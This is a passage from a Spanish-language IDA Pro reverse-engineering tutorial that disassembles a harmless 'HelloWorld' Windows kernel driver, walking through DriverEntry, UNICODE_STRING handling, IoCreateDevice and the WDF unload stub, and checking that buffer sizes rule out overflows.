004010AF     jl    short loc_401116

```

```

00401081     push   ebx ; WdfBindInfo
00401082     call   FxStubBindClasses(_WDF_BIND_INFO *)
00401087     mov    esi, eax
00401089     test   esi, esi
0040108B     jl    short error

```


```

004010BD     call   FxStubInitTypes(void)
004010C2     push   [ebp+RegistryPath] ; RegistryPath
004010C5     push   edi ; DriverObject
004010C6     call   DriverEntry(x,x)
004010CB     mov    esi, eax
004010CD     test   esi, esi
004010CF     jge   short loc_4010DA


```

Vemos que EDI toma la dirección de la estructura DriverObject y la mantiene en toda la función hasta la salida de la misma cuando hace POP EDI antes del RET.

Puedo hacer click derecho - RENAME en EDI y en el rango donde se mantiene el mismo valor renombrarlo a p\_DriverObject.



Allí vemos que se mantiene la etiqueta hasta el final donde el POP EDI machaca el valor.



## UNICODE\_STRING structure

The **UNICODE\_STRING** structure is used by various **Local Security Authority** (LSA) functions to specify a **Unicode** string.

### Syntax

```
C++
```

```

typedef struct _LSA_UNICODE_STRING {
    USHORT Length;
    USHORT MaximumLength;
    PWSTR Buffer;
} LSA_UNICODE_STRING, *PLSA_UNICODE_STRING, UNICODE_STRING, *PUNICODE_STRING;

```

### Members

Bueno es una estructura que tiene un USHORT (word) con el largo de la string ,otro con el máximo largo del buffer y un puntero a un buffer con la string unicode allí o sea que siempre su largo sera 0x8, dos words mas un dword del puntero.

#### Length

Specifies the length, in bytes, of the string pointed to by the **Buffer** member, not including the terminating **NULL** character

#### MaximumLength

Specifies the total size, in bytes, of memory allocated for **Buffer**. Up to **MaximumLength** bytes may be written into the buffer without trampling memory.

#### Buffer

Pointer to a wide-character string. Note that the strings returned by the various LSA functions might not be **null**-terminated.

```
000000 ; [00000020 BYTES. COLLAPSED STRUCT _WDF_BIND_INFO. PRESS CTRL-NUMPAD+ TO EXPAND]
000000 ; [0000000C BYTES. COLLAPSED STRUCT _WDF_VERSION. PRESS CTRL-NUMPAD+ TO EXPAND]
000000 ; -----
000000 UNICODE_STRING struc ; (sizeof=0x8, align=0x4, copyof_116)
000000 ; XREF: .data:WdfDriverStubRegistryPath/r
000000 Length dw ? ; XREF: _DriverEntry@8_0+22/w
000002 MaximumLength dd ? ; XREF: _DriverEntry@8_0+39/w
000004 Buffer dd ? ; XREF: _DriverEntry@8_0+3F/w ; offset
000008 UNICODE_STRING ends
000008
000000 : [00000098 BYTES. COLLAPSED STRUCT IMAGE LOAD CONFIG DIRECTORY32. PRESS CTRL-NUMPAD+ TO EXPAND]
```

## RtlCopyUnicodeString routine

The **RtlCopyUnicodeString** routine copies a source string to a destination string.

### Syntax

C++

```
VOID RtlCopyUnicodeString(
    _Inout_  PUNICODE_STRING DestinationString,
    _In_opt_ PCUNICODE_STRING SourceString
);
```

### Parameters

#### DestinationString [in, out]

A pointer to the destination string buffer. This parameter points to a **UNICODE\_STRING** structure.

#### SourceString [in, optional]

A pointer to the source string buffer. This parameter points to a **UNICODE\_STRING** structure.

### Return value

Vemos que esta función tiene como argumento un puntero a la estructura source **UNICODE\_STRING** y como destination un puntero a otro **UNICODE\_STRING** que también tendrá un puntero a un buffer destination.

Allí vemos los dos argumentos, el source que es RegistryPath que es un puntero a una estructura UNICODE\_STRING y ESI tiene el destino del mismo tipo.

```

00401067
00401067 loc_401067:
00401067     push    ebx
00401068     push    esi
00401069     push    [ebp+RegistryPath] ; SourceString
0040106C     xor     eax, eax
0040106E     mov     WdfDriverStubRegistryPath.Length, ax
00401074     mov     eax, 208h
00401079     mov     esi, offset WdfDriverStubRegistryPath
0040107E     push    esi ; DestinationString
0040107F     mov     WdfDriverStubDriverObject, p_DriverObject
00401085     mov     WdfDriverStubRegistryPath.MaximumLength, ax
0040108B     mov     WdfDriverStubRegistryPath.Buffer, offset WdfDriverStubRegistryPathB
00401095     call    ds:RtlCopyUnicodeString(x,x)
0040109B     push    offset _WdfDriverGlobals
004010A0     mov     ebx, offset WdfBindInfo
004010A5     push    ebx
004010A6     push    esi
004010A7     push    p_DriverObject
004010A8     call    WdfVersionBind(x,x,x,x)
004010AD     test    eax, eax
004010B0

```

Vemos que ESI apunta a la sección data, allí esta esa variable del mismo tipo.

```

.data:0040367C ; UNICODE_STRING WdfDriverStubRegistryPath
.data:0040367C WdfDriverStubRegistryPath UNICODE_STRING <?>
.data:0040367C ; DATA XREF: FxStubDriverUnloadCommon(void)+15!o
.data:0040367C ; _DriverEntry@8_0+22!w ...
.data:00403684 ; void __stdcall *WdfDriverStubDisplacedDriverUnload(_DRIVER_OBJECT *)
.data:00403684 WdfDriverStubDisplacedDriverUnload dd ? ; DATA XREF: FxStubDriverUnload(x)+5!r

```

Como vimos que el largo era 0x8, en la sección data la siguiente dirección que se muestra sera 0x8 mas adelante o sea

Python>hex(0x40367c+0x8)

0x403684

Allí vemos como antes de llamar a copiar inicializa la estructura de destino, le pone un cero al valor lenght ya que esta vacía por ahora, le pone 0x208 como máximo y lo guarda en MaximumLength y guarda el puntero al buffer allí en offset WdfDriverStubRegistryPath.

```

00401067
00401067 loc_401067:
00401067     push    ebx
00401068     push    esi
00401069     push    [ebp+RegistryPath] ; SourceString
0040106C     xor     eax, eax
0040106E     mov     WdfDriverStubRegistryPath.Length, ax
00401074     mov     eax, 208h
00401079     mov     esi, offset WdfDriverStubRegistryPath
0040107E     push    esi ; DestinationString
0040107F     mov     WdfDriverStubDriverObject, p_DriverObject
00401085     mov     WdfDriverStubRegistryPath.MaximumLength, ax
0040108B     mov     WdfDriverStubRegistryPath.Buffer, offset WdfDriverStubRegistryPathB
00401095     call    ds:RtlCopyUnicodeString(x,x)
0040109B     push    offset _WdfDriverGlobals
004010A0     mov     ebx, offset WdfBindInfo
004010A5     push    ebx

```

El buffer en si tiene 0x104 words o sea 0x208 o 520 decimal

```

00403690 ; _WDF_DRIVER_STUB_DRIVER_OBJECT _DriverObject
00403694     align 8
00403698 ; wchar_t WdfDriverStubRegistryPathBuffer[260]
00403698     WdfDriverStubRegistryPathBuffer dw 104h dup(?)
004036A0     al:
004038A0 _data      ends
004038A0
INIT:00404000 ; Section 4. (virtual address 00004000)
INIT:00404000 ; Virtual size           : 0000012A (    298.)
INIT:00404000 ; Section size in file   : 00000200 (    512.)

```

hex(0x104\*2)

0x208

Python>(0x104\*2)

520

Allí mostraba que era un array de 260 del tipo wchar\_t (2 bytes) o sea 260 x 2 es igual a 520.

Así que esta todo bien el puntero apunta a un buffer de 0x208 y el máximo es 0x208 todo perfecto.

No olvidemos esto

```

00401067 loc_401067:
00401067     push    ebx
00401068     push    esi
00401069     push    [ebp+RegistryPath] ; SourceString
0040106C     xor     eax, eax
0040106E     mov     WdfDriverStubRegistryPath.Length, ax
00401074     mov     eax, 208h
00401079     mov     esi, offset WdfDriverStubRegistryPath
0040107E     push    esi ; DestinationString
0040107F     mov     WdfDriverStubDriverObject, p_DriverObject
00401085     mov     WdfDriverStubRegistryPath.MaximumLength, ax
0040108B     mov     WdfDriverStubRegistryPath.Buffer, offset WdfDriverStubRegistryPathBuffer
00401095     call    ds:RtlCopyUnicodeString(x,x)
00401098     push    offset _WdfDriverGlobals
004010A0     mov     ebx, offset WdfBindInfo
004010A5     push    ebx
004010A6     push    esi
004010A7     push    p_DriverObject
004010A8     call    WdfVersionBind(x,x,x,x)
004010AD     test    eax, eax
004010AF     jl     short loc_401116

; DATA XREF: _DriverEntry@8_0+891w
00403688 ; _WDF_DRIVER_GLOBALS *WdfDriverGlobals
0040368C _WdfDriverGlobals dd ? ; DATA XREF: FxStubDriverUnloadCommon(void)+E8r
0040368C ; _DriverEntry@8_0+4F1o ...
00403690 ; _DRIVER_OBJECT *WdfDriverStubDriverObject
00403690 WdfDriverStubDriverObject dd ? ; DATA XREF: _DriverEntry@8_0+331w
00403694     align 8
00403698 ; wchar_t WdfDriverStubRegistryPathBuffer[260]
00403698     WdfDriverStubRegistryPathBuffer dw 104h dup(?)
00403698 ; DATA XREF: _DriverEntry@8_0+3F1n

```

Vemos que es una variable de 4bytes dd ya que es un puntero a la estructura \_DRIVER\_OBJECT.

Luego hay un par de funciones de inicialización no documentadas al menos no las encontré y no tiene tanta importancia es pura inicialización y luego llega al DriverEntry que es equivalente al del driver anterior.

```

test    eax, eax
j1     short loc_401116

004010B1      push  ebx ; WdfBindInfo
004010B2      call   FxStubBindClasses(_WDF_BIND_INFO *)
004010B7      mov    esi, eax
004010B9      test   esi, esi
004010BB      j1    short error

004010BD      call   FxStubInitTypes(void)
004010C2      push  [ebp+RegistryPath] ; RegistryPath
004010C5      push  p_DriverObject ; DriverObject
004010C6      call   DriverEntry(x,x)
004010CB      mov    esi, eax
004010CD      test   esi, esi
004010CF      jge   short loc_4010DA

```

```

0040120C
0040120C ; Attributes: bp-based frame
0040120C ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
0040120C __stdcall DriverEntry(x, x) proc near
0040120C     DriverObject    = dword ptr  8
0040120C     RegistryPath   = dword ptr  0Ch
0040120C
0040120C     push    ebp
0040120D     mov     ebp, esp
0040120F     mov     eax, [ebp+DriverObject]
00401212     push    offset Format ; "Hello, World\n"
00401217     mov     dword ptr [eax+34h], offset DriverUnload(x)
0040121E     call   _DbgPrint
00401223     pop    ecx
00401224     xor    eax, eax
00401226     pop    ebp
00401227     retn   8
00401227 __stdcall DriverEntry(x, x) endp
00401227

```

Dentro si hacemos lo mismo dela vez anterior y vamos a LOCAL TYPES y sincronizamos la estructura DRIVER\_OBJECT.

Operand representation	Structure size
_WDF_BIND_INFO.FuncCount+20h	0020
_IMAGE_LOAD_CONFIG_DIRECTORY32.CSDVersion	0098
<b>DRIVER_OBJECT.DriverUnload</b>	<b>00A8</b>
_LARGE_INTEGER._0.HighPart+30h	0008
_LARGE_INTEGER.u.HighPart+30h	0008
...more...	...

Vemos que es similar al anterior guardara la dirección de la función que escribimos DriverUnload en la misma posición de la estructura, para llamarla al descargarse.

Vemos que como el campo DriverUnload es distinto de cero, saltara a la parte rosada donde guardara nuestro puntero en esa variable de la sección data llamada **WdfDriverStubDisplacedDriverUnload**.

```

    graph TD
      A[0040122A; DriverUnload] --> B[004010DA; loc_4010DA]
      B --> C[004010E5; mov eax, [p_DriverObject+_DRIVER_OBJECT.DriverUnload]]
      C --> D[004010EC; mov WdfDriverStubDisplacedDriverUnload, eax]
      D --> E[004010FA; loc_4010FA]
      E --> F[004010F1; loc_4010F1]
      F --> G[004010F1; mov [p_DriverObject+_DRIVER_OBJECT.DriverUnload], offset FxStubDriverUnload(x)]
      G --> H[004010F8; jnp short loc_401114]
      H --> I[004010F1; loc_4010F1]
      I --> J[004010F1; mov eax, [p_DriverObject+_DRIVER_OBJECT.DriverUnload]]
      J --> K[004010F8; jnp short loc_401114]
  
```

Y ademas pisa el DriverUnload con una función que no es mía llamada **FxStubDriverUnload** y que si la vemos.

```

    graph TD
      A[00401021; DriverObject = dword ptr 8]
      A --> B[00401021; mov edi, edi]
      B --> C[00401023; push ebp]
      C --> D[00401024; mov ebp, esp]
      D --> E[00401026; mov eax, WdfDriverStubDisplacedDriverUnload]
      E --> F[00401028; test eax, eax]
      F --> G[0040102D; jz short loc_40103B]
      G --> H[0040102F; cmp eax, offset FxStubDriverUnload(x)]
      H --> I[00401034; jz short loc_40103B]
      I --> J[00401036; push [ebp+DriverObject] : _DRIVER_OBJECT *]
      J --> K[00401039; call eax ; WdfDriverStubDisplacedDriverUnload]
      K --> L[0040103B; loc_40103B]
      L --> M[0040103B; call FxStubDriverUnloadCommon(void)]
      M --> N[00401040; pop ebp]
      N --> O[00401041; retn 4]
      O --> P[00401041; __stdcall FxStubDriverUnload(x) endp]
      P --> Q[00401041]
  
```

Al descargar el driver vendrá entonces a `FxStubDriverUnload`, pero luego cargara nuestra función `DriverUnload` de la variable `WdfDriverStubDisplacedDriverUnload` ya que allí la había guardado y salta en el CALL EAX de la misma forma que en el ejemplo anterior solo que dando un poco mas de vueltas.

En la próxima parte trataremos de compilar un driver que se llame a un IOCTL desde una aplicación de user, sabiendo que esta es una de las formas en las que se explotan generalmente los drivers (no es la única)

Hasta la próxima  
Ricardo Narvaja

# INTRODUCCION AL REVERSING CON IDA PRO DESDE CERO PARTE 52 KERNEL

Seguiremos con esta tercera parte de kernel y antes de ir directo a la explotación reversearemos y entenderemos ciertas estructuras y funcionamientos que despues nos serán mas familiares cuando las veamos en drivers mas complejos.

En este caso crearemos un driver que no solo se cargara y descargara como antes sino que se podrá desde un programa en modo user, enviarle ciertos argumentos para interactuar con el.

Para recibir información desde modo user, debemos enseñarle a nuestro driver a responder a los códigos de control de entrada y salida del dispositivo (IOCTL) que se le pueden suministrar desde el modo de usuario utilizando la API de DeviceIoControl. Ya hemos visto cómo nuestro driver puede cambiar la rutina de descarga, usando la estructura DRIVER\_OBJECT y modificando el puntero que allí se guarda. Manejar IOCTLs es muy similar, solo tenemos que proporcionar un par de rutinas mas.

## Device Input and Output Control (IOCTL)

The **DeviceIoControl** function provides a device input and output control (IOCTL) interface through which an application can communicate directly with a device driver. The **DeviceIoControl** function is a general-purpose interface that can send control codes to a variety of devices. Each control code represents an operation for the driver to perform. For example, a control code can ask a device driver to return information about the corresponding device, or direct the driver to carry out an action on the device, such as formatting a disk.

A number of standard control codes are defined in the SDK header files. In addition, device drivers can define their own device-specific control codes. For a list of standard control codes included in the SDK documentation, see the Remarks section of **DeviceIoControl**.

The types of control codes you can specify depend on the device being accessed and the platform on which your application is running. Applications can use the standard control codes or device-specific control codes to perform direct input and output operations on a floppy disk drive, hard disk drive, tape drive, or CD-ROM drive.

Lo primero que debemos hacer en nuestro punto de entrada sera crear un DEVICE OBJECT.

No voy a explicar toda la teoría sobre esto el que quiere profundizar léase:

<https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/introduction-to-device-objects>

https://docs.microsoft.com/en-us/windows-hardware/drivers/kernel/introduction-to-device-objects

## Creating a Device Object

06/16/2017 • 3 minutes to read • Contributors

A monolithic driver must create a device object for each physical, logical, or virtual device for which it handles I/O requests. A driver that does not create a device object for a device does not receive any IRPs for the device.

Y esto debe ser así, en nuestro primer driver solo lo podíamos arrancar y parar y no podía recibir comandos de control desde user, por eso ahora debemos crear el DEVICE OBJECT usando la api IoCreateDevice.

En el código fuente eso esta aquí dentro de la función DriverEntry

```
status = IoCreateDevice(DriverObject,
    0,
    &deviceNameUnicodeString,
    FILE_DEVICE_HELLOWORLD,
    0,
    TRUE,
    &interfaceDevice);
```

---

# IoCreateDevice routine

The **IoCreateDevice** routine creates a device object for use by a driver.

## Syntax

C++

```
NTSTATUS IoCreateDevice(
    _In_      PDRIVER_OBJECT  DriverObject,
    _In_      ULONG          DeviceExtensionSize,
    _In_opt_  PUNICODE_STRING DeviceName,
    _In_      DEVICE_TYPE    DeviceType,
    _In_      ULONG          DeviceCharacteristics,
    _In_      BOOLEAN         Exclusive,
    _Out_     PDEVICE_OBJECT *DeviceObject
);
```

## Parameters

### DriverObject [in]

Pointer to the driver object for the caller. Each driver receives a pointer to its driver object in a parameter to its [DriverEntry](#) routine.

```
NTSTATUS DriverEntry(
    PDRIVER_OBJECT DriverObject,
    PUNICODE_STRING RegistryPath)
{
```

Como hablamos visto DriverEntry recibía dos argumentos, el primero es un puntero a la estructura DRIVER OBJECT ese se pasa como primer argumento de IoCreateDevice.

### DeviceName [in, optional]

Optionalmente apunta a un buffer que contiene una cadena Unicode terminada en null que da nombre al dispositivo.

```
WCHAR deviceNameBuffer[] = L"\Device\HelloWorld";
UNICODE_STRING deviceNameUnicodeString;
```

En nuestro código corresponde al nombre del dispositivo y luego se copia a deviceNameUnicodeString que se pasa como argumento de la API.

### DeviceType [in]

Especifica uno de los constantes definidas por el sistema FILE\_DEVICE\_XXX que indican el tipo de dispositivo (como FILE\_DEVICE\_DISK o FILE\_DEVICE\_KEYBOARD) o un valor definido por el proveedor para un nuevo tipo de dispositivo.

En nuestro caso es un valor definido por nosotros al inicio del código.

```
#define FILE_DEVICE_HELLOWORLD 0x00008337
```

### DeviceObject [out]

Puntero a una variable que recibe un puntero a la nueva estructura DEVICE\_OBJECT. La estructura DEVICE\_OBJECT se allocationa de la memoria no paginada.

Es un puntero a un dword donde la API guardará un puntero allí, por eso dice OUT es para salida de la misma API.

Estos son los más importantes, veamos ahora un poco el código en IDA, ahora que conocemos esta API.

Vemos que la función que llama a nuestro DriverEntry es similar

The image shows three assembly code snippets from the IDA Pro debugger:

- loc\_401067:** This function handles the creation of a registry path. It pushes the source string (ebp+RegistryPath), sets up the destination string (esi), and calls WdfDriverStubBindRegistryPath. It also initializes WDFBindInfo and calls WdfVersionBind.
- loc\_401081:** This function is part of the FxStubBindClasses logic. It pushes WdfBindInfo, calls FxStubBindClasses, and handles errors.
- loc\_4010BD:** This function is the entry point for the driver. It initializes stub types, pushes the registry path, pushes the driver object, calls DriverEntry, and handles errors.

Veamos la parte de nuestro código.




```
00401266 ; Attributes: bp-based frame
00401266 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00401266 __stdcall DriverEntry(x, x) proc near
00401266
00401266 deviceLinkUnicodeString= _UNICODE_STRING ptr -70h
00401266 deviceNameUnicodeString= _UNICODE_STRING ptr -68h
00401266 interfaceDevice = dword ptr -60h
00401266 deviceLinkBuffer= word ptr -5Ch
00401266 deviceNameBuffer= word ptr -2Ch
00401266 var_4 = dword ptr -4
00401266 DriverObject = dword ptr 8
00401266 RegistryPath = dword ptr 0Ch
00401266
00401266 push    ebp
00401267 mov     ebp, esp
00401269 sub     esp, 70h
0040126C mov     eax, __security_cookie
00401271 xor     eax, ebp
00401276 mov     [ebp+var_4], eax
00401277 push    ebx
00401278 push    esi
00401279 push    edi
0040127B pop     ecx
0040127C mov     esi, offset aDeviceHelloWorld ; "\\Device\\HelloWorld"
00401281 mov     ebx, [ebp+DriverObject]
00401284 lea     edi, [ebp+deviceNameBuffer]
00401287 rep movsd
00401289 push    0Bh
0040128B pop     ecx
0040128C push    offset aDriverentryCal ; "DriverEntry called\n"
0040128D movsu
00401293 mov     esi, offset SourceString ; "\\DosDevices\\HelloWorld"
00401298 lea     edi, [ebp+deviceLinkBuffer]
0040129B rep movsd
0040129D movsu
0040129F xor     edi, edi
004012A1 mov     [ebp+interfaceDevice], edi
004012A4 call    _DbgPrint
004012A9 mov     esi, ds:RtlInitUnicodeString(x,x)
004012A9 lea     eax, [ebp+deviceNameBuffer]
004012B2 pop     ecx
004012B3 push    eax ; SourceString
004012B4 lea     eax, [ebp+deviceNameUnicodeString]
004012B7 push    eax ; DestinationString
004012B8 call    esi ; RtlInitUnicodeString(x,x)
004012B8 lea     eax, [ebp+interfaceDevice]
004012B9 push    eax ; DeviceObject
004012B9 push    1 ; Exclusive
004012C0 push    edi ; DeviceCharacteristics
004012C1 push    8337h ; DeviceType
004012C6 lea     eax, [ebp+deviceNameUnicodeString]
004012C9 push    eax ; DeviceName
004012CA push    edi ; DeviceExtensionSize
004012CB push    ebx ; DriverObject
004012CB call    ds:IoCreateDevice(x,x,x,x,x,x,x)
```

Allí empieza tiene los dos mismos punteros a estructuras del tipo \_DRIVER\_OBJECT y \_UNICODE\_STRING.

Los demás son variables, como tenemos símbolos en este caso no es muy difícil, pero es bueno irse acostumbrando de a poco para los casos reales donde no tengamos símbolos.

Vemos que en var\_4 guarda la COOKIE de protección del stack.



```
00401266 ; Attributes: bp-based frame
00401266 ; int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING *RegistryPath)
00401266 __stdcall DriverEntry(x, x) proc near
00401266
00401266 deviceLinkUnicodeString= _UNICODE_STRING ptr -70h
00401266 deviceNameUnicodeString= _UNICODE_STRING ptr -68h
00401266 interfaceDevice = dword ptr -60h
00401266 deviceLinkBuffer= word ptr -5Ch
00401266 deviceNameBuffer= word ptr -2Ch
00401266 COOKIE = dword ptr -4
00401266 DriverObject = dword ptr 8
00401266 RegistryPath = dword ptr 0Ch
00401266
00401266 push    ebp
00401267 mov     ebp, esp
00401269 sub     esp, 70h
0040126C mov     eax, __security_cookie
00401271 xor     eax, ebp
00401273 mov     [ebp+COOKIE], eax
00401276 push    ebx
00401277 push    esi
00401278 push    edi
00401279 push    9
0040127B pop     ecx
```

```

00401279      push    9
0040127B      pop     ecx
0040127C      mov     esi, offset aDeviceHelloWorld ; "\\Device\\HelloWorld"
00401281      mov     ebx, [ebp+DriverObject]
00401284      lea     edi, [ebp+deviceNameBuffer]
00401287      rep     movsd

```

Allí copia el device name unicode con un size de 9 dwords (0x24 bytes) al destination que es deviceNameBuffer, cuyo largo es 19 words o sea 19 por 2, en total 38 bytes decimal 0x26 bytes hexa, así que todo bien lo que copiara es menor al buffer.

```

-0000002D      db ? ; undefined
-0000002C      deviceNameBuffer dw 19 dup(?)
-00000006      db ? ; undefined
-00000005      db ? ; undefined
-00000004      COOKIE      dd ?
+00000000      s           db 4 dup(?)
+00000004      r           db 4 dup(?)
+00000008      DriverObject dd ? ; offset
+0000000C      RegistryPath dd ? ; offset
+00000010      ; end of stack variables

```

Python>hex(0x19\*2)  
0x32

```

#define NT_DEVICE_NAME      L"\\Device\\HelloWorld"
#define DOS_DEVICE_NAME     L"\\DosDevices\\HelloWorld"

```

Luego copia el DOS\_DEVICE\_NAME copiara 0xb dwords o sea 0xb \*4 es 0x2c bytes hexa en total

```

00401287      rep     movsd
00401289      push    0Bh
00401288      pop     ecx
0040128C      push    offset aDriverEntryCal ; "DriverEntry called\n"
00401291      movsw
00401293      mov     esi, offset SourceString ; "\\DosDevices\\HelloWorld"
00401298      lea     edi, [ebp+deviceLinkBuffer]

```

Y el buffer de destino es deviceLinkBuffer veamos su largo.

```

-00000060      interfaceDevice dd ?
-0000005C      deviceLinkBuffer dw 23 dup(?)
-0000002E      db ? ; undefined
-0000002D      db ? ; undefined
-0000002C      deviceNameBuffer dw 19 dup(?)
-00000006      db ? ; undefined
-00000005      db ? ; undefined
-00000004      COOKIE      dd ?
+00000000      s           db 4 dup(?)
+00000004      r           db 4 dup(?)
+00000008      DriverObject dd ? ; offset
+0000000C      RegistryPath dd ? ; offset
+00000010      ; end of stack variables

```

Es 23 decimal por 2 o sea 46 bytes o sea 0x2e hexa, así que tampoco hay overflow aquí.

```

#define NT_DEVICE_NAME      L"\\Device\\HelloWorld"
#define DOS_DEVICE_NAME     L"\\DosDevices\\HelloWorld"

```

La cuestión es que en `deviceNameBuffer` esta el device name y en `deviceLinkBuffer` esta el Dos device name.

```
00401289      push    08h
0040128B      pop     ecx
0040128C      push    offset aDriverentryCal ; "DriverEntry called\n"
00401291      movsw
00401293      mov     esi, offset SourceString ; "\\DosDevices\\HelloWorld"
00401298      lea     edi, [ebp+deviceLinkBuffer]
0040129B      rep     movsd
0040129D      movsw
0040129F      xor     edi, edi
004012A1      mov     [ebp+InterfaceDevice], edi
004012A4      call    _DbgPrint
```

Luego esta el `DbgPrint` que imprime el mensaje "DriverEntry called"

```
DbgPrint("DriverEntry called\n");
```

Sigamos lo siguiente sera transformar una string unicode en una que sea del tipo `_UNICODE_STRING`, eso lo hará la api `RtlInitUnicodeString`.

## RtlInitUnicodeString routine

For more information, see the [WdmlibRtlInitUnicodeStringEx](#) function.

### Syntax

C++

```
VOID RtlInitUnicodeString(
    _Out_    PUNICODE_STRING DestinationString,
    _In_opt_ PCWSTR           SourceString
);
```

Tenemos una llamada a `RtlInitUnicodeString`

```
RtlInitUnicodeString(&deviceNameUnicodeString,
    deviceNameBuffer);
```

```
WCHAR deviceNameBuffer[] = L"\Device\HelloWorld";
```

El source `deviceNameBuffer` es un puntero a un buffer que tiene una string unicode y el destination es un puntero a una estructura `UNICODE_STRING`. Esta estructura ya la habíamos visto tiene tres campos dos words (`length` y `MaximumLength`) y el tercero debe ser un puntero a la string unicode.

Quiere decir que la api copiara la dirección de ese buffer source en el tercer campo de la estructura, le agregara el `length` y `MaximumLength` en

los campos correspondientes y con eso habrá transformado un buffer común con una string unicode en una estructura `_UNICODE_STRING`.

# UNICODE\_STRING structure

The `UNICODE_STRING` structure is used to define Unicode strings.

## Syntax

C++

```
typedef struct _UNICODE_STRING {  
    USHORT Length;  
    USHORT MaximumLength;  
    PWSTR Buffer;  
} UNICODE_STRING, *PUNICODE_STRING;
```

The screenshot shows a debugger interface with two panes. The top pane displays assembly code:

```
004012A9    mov    esi, ds:RtlInitUnicodeString(x,x)  
004012AF    lea    eax, [ebp+deviceNameBuffer]  
004012B2    pop    ecx  
004012B3    push   eax ; SourceString  
004012B4    lea    eax, [ebp+deviceNameUnicodeString]  
004012B7    push   eax ; DestinationString  
004012B8    call   esi ; RtlInitUnicodeString(x,x)
```

The bottom pane shows a memory dump of the stack variables:

```
-00000071      db ? ; undefined  
-00000070  deviceLinkUnicodeString _UNICODE_STRING ?  
-00000068  deviceNameUnicodeString _UNICODE_STRING ?  
-00000060  interfaceDevice dd ? ; offset  
-0000005C  deviceLinkBuffer dw 23 dup(?)  
-0000002E      db ? ; undefined  
-0000002D      db ? ; undefined  
-0000002C  deviceNameBuffer dw 19 dup(?)  
-00000006      db ? ; undefined  
-00000005      db ? ; undefined  
-00000004  COOKIE dd ?  
+00000000    s      db 4 dup(?)  
+00000004    r      db 4 dup(?)  
